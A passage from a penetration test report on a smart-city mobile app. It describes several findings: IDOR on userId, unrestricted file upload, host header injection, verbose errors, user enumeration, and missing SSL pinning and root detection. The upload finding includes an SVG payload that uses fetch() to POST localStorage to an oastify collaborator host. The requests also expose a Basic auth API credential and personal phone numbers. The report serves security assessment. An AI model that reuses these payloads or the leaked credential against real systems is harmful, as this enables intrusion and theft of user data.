--dart-http-boundary-oF9I6wbM-.McHEtVJgQlO2o1rBGdErzjBPoclka3n01U9W2bEp+
content-disposition: form-data; name="userId"

534580
--dart-http-boundary-oF9I6wbM-.McHEtVJgQlO2o1rBGdErzjBPoclka3n01U9W2bEp+
content-disposition: form-data; name="title"

https://727t6t3bs705re2ptp3oqi8jjap1ds1h.oastify.com
--dart-http-boundary-oF9I6wbM-.McHEtVJgQlO2o1rBGdErzjBPoclka3n01U9W2bEp+
content-disposition: form-data; name="description"

https://d7lzbz8hxd5bwk7vyv8uvodpogu7i06p.oastify.com
--dart-http-boundary-oF9I6wbM-.McHEtVJgQlO2o1rBGdErzjBPoclka3n01U9W2bEp+
content-type: application/octet-stream
content-disposition: form-data; name="file"; filename="file.jpg"
‰PNG

<REDACTED>
--dart-http-boundary-oF9I6wbM-.McHEtVJgQlO2o1rBGdErzjBPoclka3n01U9W2bEp+--
```

RESPONSE - 2

```
HTTP/1.1 200
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Set-Cookie: JSESSIONID=E88BD50E141DF545115DC265EEEA169E; Path=/; HttpOnly; Secure
Set-Cookie: GUEST_LANGUAGE_ID=en_US; Max-Age=31536000; Expires=Tue, 30-Apr-2024 13:01:15
GMT; Path=/; HttpOnly; Secure
```



```
Cache-Control: private, no-cache, no-store, must-revalidate
Content-Type: application/json;charset=UTF-8
Content-Length: 321
Date: Mon, 01 May 2023 13:01:15 GMT
Connection: close
Set-Cookie: mycookies=server1; path=/
Via: 1.1 ID-4251ab70c422321b uproxy-07

{"data":{"suggestionId":"7514","description":"https://d7lzbz8hxd5bwk7vyv8uvodpogu7i06p.oastify.com
","fileUrl":"/documents/36611/69547/1682946075347_-
_upload_00308547.jpg","title":"https://727t6t3bs705re2ptp3oqi8jjap1ds1h.oastify.com","fileEntryId":"
547493"},"message":"Suggestions added successfully.","status":"success"}
```

STEPS TO REPRODUCE -

1. Login to the application and visit “My Suggestion”.
2. Click on create a suggestion and enter the details.
3. Click on submit and intercept the request using burp proxy.
4. Replace the userId with victim userId and forward the request.
5. It is observed that an adversary user can create suggestion on the victim account without the user consent.

MITIGATION - The following best practices can help prevent this vulnerability:

- Implement Access Controls: Implement access controls in your application to ensure that only authorized users have access to sensitive data, such as customer IDs. For example, you can use role-based access controls or attribute-based access controls to restrict access to sensitive data based on user roles or attributes.
- Validate User Input: Validate user input to ensure that the user is authorized to access the requested resource. For example, you can verify that the user has permission to access the requested customer ID before allowing access to the resource.
- Map IUserID to session identifier: When a user logs in to the application, create a unique session identifier that is associated with the user's account, and map session identifier to the IUserID parameter so that it cannot be easily manipulated.

ENVIRONMENT -

OPERATING SYSTEM - Android 11 & iOS 16

TOOL(S) USED - Burp Suite Professional, Memu Player

BROWSER - Google Chrome

#08 Arbitrary File Upload - Multiple Instance

CATEGORY - Input Validation SEVERITY - Low

CWE - 434 Unrestricted Upload of File with Dangerous Type

ATTRIBUTING FACTOR - Coding Error

AFFECTED ENDPOINT -

```
https://smartcityjhansi.com/api/jsonws/jhansi.suggestions/add-suggestion
https://smartcityjhansi.com/api/jsonws/jhansi.complaints/add-complaint
```

DESCRIPTION - Arbitrary file upload is a type of vulnerability that occurs when an application allows a user to upload files without proper validation and checks. This vulnerability can be exploited by an attacker to upload malicious files, such as web shells, malware, or other types of malicious scripts, to the application's server. Once uploaded, an attacker can execute the malicious code to gain unauthorized access to the server, steal sensitive data, or launch further attacks against other systems or users.

Here the application has two specific functionalities - My Suggestions and Grievance Redressal, which allows the user to upload file such as images while creating suggestions and complaints.

It is observed, due to lack of secure validation checks on the files that are being uploaded, an adversary can upload malicious file such as malware code, phishing page or arbitrary JavaScript files into the application server.

REQUEST

```
POST /api/jsonws/jhansi.suggestions/add-suggestion HTTP/1.1
user-agent: Dart/2.18 (dart:io)
content-type: multipart/form-data; boundary=dart-http-boundary-oF9I6wbM-
.McHEtVJgQlO2o1rBGdErzjBPoclka3n01U9W2bEp+
Accept-Encoding: gzip, deflate
Content-Length: 818
authorization: Basic Y2l0aXplbl9hcGlfdXNlcjp1Q2ZOQFFkQDNn
host: smartcityjhansi.com
Connection: close

--dart-http-boundary-oF9I6wbM-.McHEtVJgQlO2o1rBGdErzjBPoclka3n01U9W2bEp+
content-disposition: form-data; name="userId"

534580
--dart-http-boundary-oF9I6wbM-.McHEtVJgQlO2o1rBGdErzjBPoclka3n01U9W2bEp+
content-disposition: form-data; name="title"

https://727t6t3bs705re2ptp3oqi8jjap1ds1h.oastify.com
--dart-http-boundary-oF9I6wbM-.McHEtVJgQlO2o1rBGdErzjBPoclka3n01U9W2bEp+
content-disposition: form-data; name="description"

https://d7lzbz8hxd5bwk7vyv8uvodpogu7i06p.oastify.com
```



```
--dart-http-boundary-oF9I6wbM-.McHEtVJgQlO2o1rBGdErzjBPoclka3n01U9W2bEp+
content-type: application/octet-stream,text/html,svg+xml
content-disposition: form-data; name="file"; filename="file.svg"

<svg width="100%" height="100%" viewBox="0 0 100 100"
    xmlns="http://www.w3.org/2000/svg">
 <circle cx="50" cy="50" r="45" fill="green"
       id="foo"/>
 <script type="text/javascript">
 fetch('https://2dg34ajsvxt0ku12n1klwhr8vz1qpgd5.oastify.com', {
 method: 'POST',
 mode: 'no-cors',
 body: JSON.stringify(localStorage)
 });
 </script>
</svg>

--dart-http-boundary-oF9I6wbM-.McHEtVJgQlO2o1rBGdErzjBPoclka3n01U9W2bEp+--
```

RESPONSE

```
HTTP/1.1 200
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Set-Cookie: JSESSIONID=FA18B37361BA9AEA084F50C4DD45DB45; Path=/; HttpOnly; Secure
Set-Cookie: GUEST_LANGUAGE_ID=en_US; Max-Age=31536000; Expires=Tue, 30-Apr-2024 20:14:54
GMT; Path=/; HttpOnly; Secure
Cache-Control: private, no-cache, no-store, must-revalidate
Content-Type: application/json;charset=UTF-8
Content-Length: 321
Date: Mon, 01 May 2023 20:14:55 GMT
Connection: close
Set-Cookie: mycookies=server1; path=/
Via: 1.1 ID-4251ab70c422321b uproxy-02

{"data":{"suggestionId":"7519","description":"https://d7lzbz8hxd5bwk7vyv8uvodpogu7i06p.oastify.com
","fileUrl":"/documents/36611/69547/1682972094569_-
_upload_00310577.svg","title":"https://727t6t3bs705re2ptp3oqi8jjap1ds1h.oastify.com","fileEntryId":"
547787"},
"message":"Suggestions added successfully.","status":"success"}
```

STEPS TO REPRODUCE -

1. Login to the application and visit “My Suggestions”.
2. Click on add suggestion and enter the required details and upload an image.
3. Click on submit and intercept the request using burp suite proxy tool.

4. Replace the content of the image with a malicious payload and forward the request.
5. It is observed that the file gets successfully uploaded on the server without any validation.

MITIGATION -

- Validate file type and content: To prevent malicious files from being uploaded, an application should validate the file type and content to ensure they are safe. Implementing server-side validation checks that examine the content and format of uploaded files can prevent malicious files from being uploaded.
- Use file upload libraries: It's best to use existing, well-established file upload libraries rather than writing custom code. These libraries are typically more secure, as they have been tested and optimized over time, and can help mitigate many of the risks associated with file upload vulnerabilities.
- Implement file storage best practices: Uploaded files should be stored in a secure location with limited access permissions. It's also recommended to use random file names and avoid storing files in publicly accessible directories. Additionally, regularly scanning the uploaded files with anti-virus software can help detect and prevent malicious content.

ENVIRONMENT -

OPERATING SYSTEM	- Android 11 & iOS 16
TOOL(S) USED	- Burp Suite Professional, Memu Player
BROWSER	- Google Chrome

#09 Insecure Direct Object Reference - SOS

CATEGORY - Authorization SEVERITY - Low

CWE - 639 Authorization Bypass Through User-Controlled Key

ATTRIBUTING FACTOR - Design Error

AFFECTED ENDPOINT -

https://smartcityjhansi.com/api/jsonws/jhansi.sosdata/get-sos-data

DESCRIPTION - Insecure Direct Object Reference occurs when an application provides direct access based on user-supplied input. As a result of this vulnerability, the attackers can bypass authorization and access resources in the system directly.

Insecure Direct Object References allow attackers to bypass authorization and access resources directly by modifying the value of a parameter used to directly point to an object. Such resources can be database entries belonging to other users, files in the system, and more. This is caused by

the fact that the application takes user supplied input and uses it to retrieve an object without performing sufficient authorization checks.

Here the application has a functionality called SOS where the user can add four emergency mobile numbers in his account, which will be helpful to user in case of emergency.

It is observed that, on replacing the userId parameter with any random number in the same format, an adversary user can retrieve the emergency contact number corresponding to the SOS feature associated with the tampered userId.

REQUEST - 1

```
POST /api/jsonws/jhansi.sosdata/get-sos-data HTTP/1.1
user-agent: Dart/2.18 (dart:io)
content-type: application/x-www-form-urlencoded; charset=utf-8
Accept-Encoding: gzip, deflate
Content-Length: 13
authorization: Basic Y2l0aXplbl9hcGlfdXNlcjp1Q2ZOQFFkQDNn
host: smartcityjhansi.com
Connection: close

userId=425095
```

RESPONSE - 1

```
HTTP/1.1 200
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Set-Cookie: JSESSIONID=EB71371146E6E0D3261E209DBE864857; Path=/; HttpOnly; Secure
Set-Cookie: GUEST_LANGUAGE_ID=en_US; Max-Age=31536000; Expires=Tue, 30-Apr-2024 13:12:07
GMT; Path=/; HttpOnly; Secure
Cache-Control: private, no-cache, no-store, must-revalidate
Content-Type: application/json;charset=UTF-8
Content-Length: 88
Date: Mon, 01 May 2023 13:12:07 GMT
Connection: close
Set-Cookie: mycookies=server1; path=/
Via: 1.1 ID-4251ab70c422321b uproxy-04

{"data":{},"message":"No SosData exists with the key {userId=425095}","status":"Failed"}
```

REQUEST - 2

```
POST /api/jsonws/jhansi.sosdata/get-sos-data HTTP/1.1
user-agent: Dart/2.18 (dart:io)
content-type: application/x-www-form-urlencoded; charset=utf-8
```



```
Accept-Encoding: gzip, deflate
Content-Length: 13
authorization: Basic Y2l0aXplbl9hcGlfdXNlcjp1Q2ZOQFFkQDNn
host: smartcityjhansi.com
Connection: close

userId=534580
```

RESPONSE - 2

```
HTTP/1.1 200
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Set-Cookie: JSESSIONID=21833E58D149DFD482D438744FA09DE0; Path=/; HttpOnly; Secure
Set-Cookie: GUEST_LANGUAGE_ID=en_US; Max-Age=31536000; Expires=Tue, 30-Apr-2024 13:11:48
GMT; Path=/; HttpOnly; Secure
Cache-Control: private, no-cache, no-store, must-revalidate
Content-Type: application/json;charset=UTF-8
Content-Length: 172
Date: Mon, 01 May 2023 13:11:48 GMT
Connection: close
Set-Cookie: mycookies=server1; path=/
Via: 1.1 ID-4251ab70c422321b uproxy-09

{"data":{"mobileNumber3":"","mobileNumber4":"","mobileNumber1":"9618255353","mobileNumber2":
"","userId":"534580"},"message":"Get SOS data successfully.","status":"success"}
```

STEPS TO REPRODUCE -

1. Login to the application and visit sos functionality.
2. Intercept the sos get request using burp proxy.
3. Change the userId to the victim userId and forward the request.
4. Here it is observed that the user was able to retrieve the SOS details of the victim by tampering the userId.

MITIGATION - The following best practices can help prevent this vulnerability:

- Implement Access Controls: Implement access controls in your application to ensure that only authorized users have access to sensitive data, such as customer IDs. For example, you can use role-based access controls or attribute-based access controls to restrict access to sensitive data based on user roles or attributes.
- Validate User Input: Validate user input to ensure that the user is authorized to access the requested resource. For example, you can verify that the user has permission to access the requested customer ID before allowing access to the resource.

- Map IUserID to session identifier: When a user logs in to the application, create a unique session identifier that is associated with the user's account, and map session identifier to the IUserID parameter so that it cannot be easily manipulated.

ENVIRONMENT -

OPERATING SYSTEM - Android 11 & iOS 16

TOOL(S) USED - Burp Suite Professional, Memu Player

BROWSER - Google Chrome

#10 Android CleartextTraffic Enabled

CATEGORY - Configuration and Deployment Management SEVERITY - Low

CWE - 319 Cleartext Transmission of Sensitive Information

ATTRIBUTING FACTOR - Configuration Error

AFFECTED FILE -

AndroidManifest.xml

DESCRIPTION - The CleartextTraffic permission is enabled in the AndroidManifest.xml file of an app, it means that the app is allowed to send and receive unencrypted network traffic over HTTP (Hypertext Transfer Protocol) instead of HTTPS (HTTP Secure). This can be a security risk as HTTP traffic can be easily intercepted and read by attackers, potentially exposing sensitive user data or credentials. The key reason for avoiding CleartextTraffic is the lack of confidentiality, authenticity, and protections against tampering; a network attacker can eavesdrop on transmitted data and also modify it without being detected.

VULNERABLE CODE

```
<application android:label="Jhansi Smart City" android:icon="@mipmap/ic_launcher"
android:name="android.app.Application" android:extractNativeLibs="false"
android:usesCleartextTraffic="true"android:appComponentFactory="androidx.core.app.CoreComponent
Factory" android:isSplitRequired="true" android:requestLegacyExternalStorage="true">
```

STEPS TO REPRODUCE -

1. Decompile the apk file using jadx compiling tool.
2. Open the AndrodManifest.xml file.
3. Search for the CleartextTraffic.

4. And it is observed that the permission is set to true.

MITIGATION - To mitigate this risk:

- It's recommended to disable the "CleartextTraffic" permission and enforce the use of HTTPS for all network traffic in your app.

ENVIRONMENT -

OPERATING SYSTEM - Android 11 & iOS 16

TOOL(S) USED - Burp Suite Professional, Memu Player

BROWSER - Google Chrome

#11 Host Header Injection - Internship

CATEGORY - Input Validation SEVERITY - Low

CWE - 644 Improper Neutralization of HTTP Header for Scripting Syntax

ATTRIBUTING FACTOR - Coding Error

AFFECTED ENDPOINT -

```
https://smartcityjhansi.com/web/guest/internship
```

DESCRIPTION - Host Header Injection is a type of web application vulnerability which occurs when user input is not properly sanitized and is used in the construction of the request header sent to the web server. This vulnerability can be exploited to inject malicious code into the request header and perform a variety of malicious activities such as session hijacking, gaining access to sensitive data, and even redirecting users to malicious sites.

Here the application has feature called internship where it provides the user to with general internship details such as the enrollment and contact details for applying to the internship.

Here it is observed that, the internship feature is vulnerable to Host Header injection attack since the user input is not properly sanitized. This allows an adversary user to change the host header value to a malicious site and redirect the user to it.

REQUEST

```
GET /web/guest/internship HTTP/1.1
Host: smartcityjhansi.com
User-Agent: Mozilla/5.0 (Linux; Android 6.0; Nexus 5 Build/MRA58N) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.94Mobile Safari/537.36
```



```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-IN,en-GB;q=0.9,en;q=0.8
Accept-Encoding: gzip, deflate
Connection: close
```

RESPONSE

```
HTTP/1.1 200
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Set-Cookie: JSESSIONID=AD78109EBE22B459681C7FCFD7BBAF43; Path=/; HttpOnly; Secure
Set-Cookie: GUEST_LANGUAGE_ID=en_US; Max-Age=31536000; Expires=Tue, 30-Apr-2024 05:58:23
GMT; Path=/; HttpOnly; Secure
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Cache-Control: private, no-cache, no-store, must-revalidate
Pragma: no-cache
Set-Cookie: COOKIE_SUPPORT=true; Max-Age=31536000; Expires=Tue, 30-Apr-2024 05:58:23 GMT;
Path=/; HttpOnly; Secure
Liferay-Portal: Liferay Community Edition Portal 7.3.4 CE GA5 (Athanasius / Build 7304 / August 11,
2020)
Content-Type: text/html;charset=UTF-8
Date: Mon, 01 May 2023 05:58:22 GMT
Connection: close
Set-Cookie: mycookies=server1; path=/
Via: 1.1 ID-4251ab70c422321b uproxy-06
Content-Length: 89046
<REDACTED>
```

PROOF OF CONCEPT -



Figure 4: Host Header Injection

STEPS TO REPRODUCE -

1. Log in to the application and click on internship feature.
2. Intercept the request using burp proxy.
3. Now change the host header value to bing.com and forward the request.
4. It is observed that the user is being redirected to bing.com.

MITIGATION -

To prevent host header injection attacks, it's important to validate and sanitize all input data that could be used to construct the "Host" header. It's also recommended to configure the server to only accept requests that contain a valid and expected "Host" header. Additionally, implementing HTTPS can provide an additional layer of security, as the TLS protocol encrypts the entire request, including the "Host" header. Define a maximum data rate limit, and drop all connections above that rate.

ENVIRONMENT -

OPERATING SYSTEM - Android 11

TOOL(S) USED - Burp Suite Professional, Memu Player

BROWSER - Google Chrome

#12 Improper Error Handling - Update Profile

CATEGORY - Error Handling SEVERITY - Low

CWE - 209 Generation of Error Message Containing Sensitive Information

ATTRIBUTING FACTOR - Configuration Error

AFFECTED ENDPOINT -

https://smartcityjhansi.com/api/jsonws/jhansi.citizens/update-user

DESCRIPTION - Improper error handling is a security vulnerability that can occur when an application fails to handle errors and exceptions properly. This can lead to the exposure of sensitive information, such as file paths, system details, or user data.

Improper error handling can provide attackers with valuable information about an application, which they can use to launch further attacks. Proper error handling can help ensure that an application fails securely, without exposing sensitive information or allowing attackers to exploit vulnerabilities.

Here, it is observed that, while updating the user profile, replacing the userId parameter with any other legit userId, gives a clear error message in the response, which reveals that the backend database deployed in the application infrastructure is SQL database.

REQUEST

```
POST /api/jsonws/jhansi.citizens/update-user HTTP/1.1
user-agent: Dart/2.18 (dart:io)
content-type: application/x-www-form-urlencoded; charset=utf-8
Accept-Encoding: gzip, deflate
Content-Length: 186
authorization: Basic Y2l0aXplbl9hcGlfdXNlcjp1Q2ZOQFFkQDNn
host: smartcityjhansi.com
Connection: close

mobileNumber=7995863481&emailAddress=shivatestwsa%40yopmail.com&wardId=1&mohallaId=1&
address=<img+scr=fex1i1fj4fcd3mex5xfw2qkrvi19pzdo.oastify.com&notificationAllowed=false&userId=
534580
```

RESPONSE

```
HTTP/1.1 500
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Set-Cookie: JSESSIONID=B291800974A7569E1057FFFA12A0E252; Path=/; HttpOnly; Secure
Set-Cookie: GUEST_LANGUAGE_ID=en_US; Max-Age=31536000; Expires=Tue, 30-Apr-2024 12:35:21
GMT; Path=/; HttpOnly; Secure
Cache-Control: private, no-cache, no-store, must-revalidate
Content-Type: application/json;charset=UTF-8
Content-Length: 1360
Date: Mon, 01 May 2023 12:35:21 GMT
Connection: close
Set-Cookie: mycookies=server1; path=/
Via: 1.1 ID-4251ab70c422321b uproxy-04

{"exception":"could not update: [com.liferay.portal.model.impl.UserImpl#425095]; SQL [update User_
set mvccVersion=?, modifiedDate=?, screenName=?, emailAddress=? where userId=? and
mvccVersion=?]; constraint [null]; nested exception is
org.hibernate.exception.ConstraintViolationException: could not update:
[com.liferay.portal.model.impl.UserImpl#425095]","throwable":"org.springframework.dao.DataIntegrity
ViolationException: could not update: [com.liferay.portal.model.impl.UserImpl#425095]; SQL [update
User_ set mvccVersion=?, modifiedDate=?, screenName=?, emailAddress=? where userId=? and
mvccVersion=?]; constraint [null]; nested exception is
org.hibernate.exception.ConstraintViolationException: could not update:
[com.liferay.portal.model.impl.UserImpl#425095]","rootCause":{"message":"Duplicate entry '35241-
shivatestwsa@yopmail.com-0' for key
'IX_6C9F41D8'","type":"java.sql.SQLIntegrityConstraintViolationException"},"error":{"message":"could
not update: [com.liferay.portal.model.impl.UserImpl#425095]; SQL [update User_ set mvccVersion=?,
modifiedDate=?, screenName=?, emailAddress=? where userId=? and mvccVersion=?]; constraint [null];
nested exception is org.hibernate.exception.ConstraintViolationException: could not update:
```


[com.liferay.portal.model.impl.UserImpl#425095]","type":"org.springframework.dao.DataIntegrityViolationException"}}

STEPS TO REPRODUCE -

1. Login to the application and visit the profile section.
2. Click on the update profile and intercept the request using burp proxy tool.
3. Replace the userId with the any valid userId and forward the request.
4. It is observed that the application gives a clear error message in the response, which reveals that the backend database deployed in the application infrastructure is SQL database.

MITIGATION -

- Use generic error messages: Avoid displaying detailed error messages that could reveal sensitive information or provide clues about how to exploit the application. Instead, use generic error messages that do not provide any useful information to attackers.
- Log errors securely: If an application needs to log errors, make sure to log only the minimum amount of information necessary and ensure that the logs are protected and encrypted.
- Validate input and data: Properly validate all input and data to ensure that the application does not crash due to unexpected input or data. Use input validation and data sanitization techniques to prevent attacks such as buffer overflows or SQL injection.
- Graceful degradation: Implement graceful degradation to ensure that the application fails securely when a critical error occurs. Provide users with a meaningful error message that informs them about the issue and offers an alternative way to complete the task.

ENVIRONMENT -

OPERATING SYSTEM	- Android 11 & iOS 16
TOOL(S) USED	- Burp Suite Professional, Memu Player
BROWSER	- Google Chrome

#13 User Enumeration - Forgot Password

CATEGORY - Identity Management

SEVERITY - Informational

CWE - 204 Observable Response Discrepancy

ATTRIBUTING FACTOR - Design Error

AFFECTED ENDPOINT -

https://smartcityjhansi.com/api/jsonws/jhansi.citizens/send-otp

DESCRIPTION - User enumeration is a type of security vulnerability that occurs when an attacker is able to determine valid usernames or email addresses of users in an application or system. This can be done through various techniques such as brute force attacks, username enumeration, or by analyzing errors occurs in the application responses.

The application has a profile section where it has a functionality as “Forgot Password” which is used by the user to update the existing password t health.

Here, it is observed that, on entering an invalid mobile number in the forgot password, the application gives a clear error in the response indicating "Mobile number is not registered with Application".

REQUEST

```
POST /api/jsonws/jhansi.citizens/send-otp HTTP/1.1
user-agent: Dart/2.18 (dart:io)
content-type: application/x-www-form-urlencoded; charset=utf-8
Accept-Encoding: gzip, deflate
Content-Length: 50
authorization: Basic
host: smartcityjhansi.com
Connection: close

mobileNumber=9966338855&requestType=3&sendSMS=true
```

RESPONSE

```
HTTP/1.1 200
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
Set-Cookie: JSESSIONID=04A91FFDBBA4833CE1013FDD8CB7E0E7; Path=/; HttpOnly; Secure
Set-Cookie: GUEST_LANGUAGE_ID=en_US; Max-Age=31536000; Expires=Tue, 30-Apr-2024 21:06:09
GMT; Path=/; HttpOnly; Secure
Cache-Control: private, no-cache, no-store, must-revalidate
Content-Type: application/json;charset=UTF-8
Content-Length: 117
Date: Mon, 01 May 2023 21:06:09 GMT
Connection: close
Set-Cookie: mycookies=server1; path=/
Via: 1.1 ID-4251ab70c422321b uproxy-06

{"data":{"mobileNumber":"9966338855"},
"message":"Mobile number is not registered with Application","status":"Failed"}
```


STEPS TO REPRODUCE -

1. Open the application and visit the profile option
2. Enter an invalid mobile number and click on the forgot password.
3. It is observed that on entering an invalid mobile number the application gives a clear error “Mobile number is not registered with the Application”.

MITIGATION -

To prevent user enumeration vulnerabilities in forgot password features, an application should consider the following best practices:

- Use a generic error message: Instead of providing a specific error message indicating that the email address or username does not exist, use a generic error message such as "If the email address or username you entered is registered, we will send you an email with instructions on how to reset your password."
- Use multi-factor authentication: multi-factor authentication can help prevent an attacker from gaining access to an account even if they know the username or email address.

ENVIRONMENT -

OPERATING SYSTEM	- Android 11 & iOS 16
TOOL(S) USED	- Burp Suite Professional, Memu Player
BROWSER	- Google Chrome

#14 Lack of SSL Pinning

CATEGORY - Configuration and Deployment Management SEVERITY - Informational

CWE - 295 Improper Certificate Validation

ATTRIBUTING FACTOR - Configuration Error

DESCRIPTION - SSL pinning is a technique used to enhance the security of SSL/TLS connections by associating a specific SSL/TLS certificate with a specific domain name. This ensures that only the specified certificate is accepted when establishing a secure connection to that domain, preventing man-in-the-middle attacks that may occur if a different certificate is presented.

The lack of SSL pinning can pose a security risk, as it allows attackers to intercept and manipulate SSL/TLS connections. Without SSL pinning, an attacker could use a different certificate to impersonate a trusted website, potentially stealing sensitive information such as login credentials, credit card numbers, or other personal data.

Here it is observed that the application does not have SSL pinning implemented.

STEPS TO REPRODUCE -

1. Install the application in the emulator
2. Now open the application in the emulator and intercept the request using burp proxy tool
3. Hence the request will be intercepted successfully due to lack of SSL pining

MITIGATION -

- Implement SSL pinning: The most effective way to prevent man-in-the-middle attacks is to implement SSL pinning in the application. SSL pinning ensures that the SSL/TLS certificate presented during the handshake is the same as the one previously associated with the server's domain.
- Use a certificate authority: When setting up SSL/TLS on the server-side, use a reputable certificate authority to obtain a valid SSL/TLS certificate. This ensures that the certificate is trusted by clients and helps prevent attacks using fraudulent certificates

ENVIRONMENT -

OPERATING SYSTEM - Android 11 & iOS 16

TOOL(S) USED - Burp Suite Professional, Memu Player

BROWSER - Google Chrome

#15 Lack of Root Detection

CATEGORY - Configuration and Deployment Management SEVERITY - Informational

CWE - 693 Protection Mechanism Failure

ATTRIBUTING FACTOR - Configuration Error

DESCRIPTION - Root detection is a security technique used to determine whether a mobile device has been rooted or jailbroken, which can potentially expose the device to security risks. The lack of root detection can pose a security risk, as it may allow attackers to bypass security measures and gain access to sensitive information or perform unauthorized actions on the device. If a device has been rooted or jailbroken, it means that the operating system's security mechanisms have been removed or bypassed, which can allow malicious applications to gain elevated privileges and perform actions that could compromise the device's security.

Lack of root detection can be especially problematic in mobile banking apps or other applications that handle sensitive data, as attackers can use root access to intercept and modify data in transit, steal sensitive information, or perform other malicious actions.

Here, it is observed that the application does not have Root Detection enabled.

MITIGATION -

- Implement Root Detection: The most effective mitigation for lack of root detection is to implement root detection techniques in the application. This can be done using a combination of known root detection techniques, such as checking for the presence of known root artifacts or system properties, and custom detection techniques that are specific to the application. Proper implementation of root detection can help prevent attackers from gaining access to sensitive information or performing unauthorized actions on the device.
- Use Encryption and Obfuscation: Another mitigation for lack of root detection is to use encryption and obfuscation techniques to protect the application code and data. By encrypting sensitive data and obfuscating the application code, attackers will have a more difficult time reverse engineering the application and bypassing root detection.
- Implement Anti-Tampering Techniques: In addition to root detection, implementing anti-tampering techniques can also help prevent attackers from modifying the application code or data. This can include techniques such as code signing, checksum verification, and runtime integrity checks. By implementing anti-tampering techniques, the application can detect if it has been modified and prevent it from running if tampering is detected.

ENVIRONMENT -

OPERATING SYSTEM	- Android 11 & iOS 16
TOOL(S) USED	- Burp Suite Professional, Memu Player
BROWSER	- Google Chrome

4.2. RISK EVALUATION

Risk evaluation is done based on the vulnerabilities identified in the mobile application that need to be mitigated while taking into consideration the threat agents that may be involved in a real-time scenario. Based on the results of the conducted vulnerability assessment and penetration test, the risk that malicious actors/elements pose to the application is **HIGH**.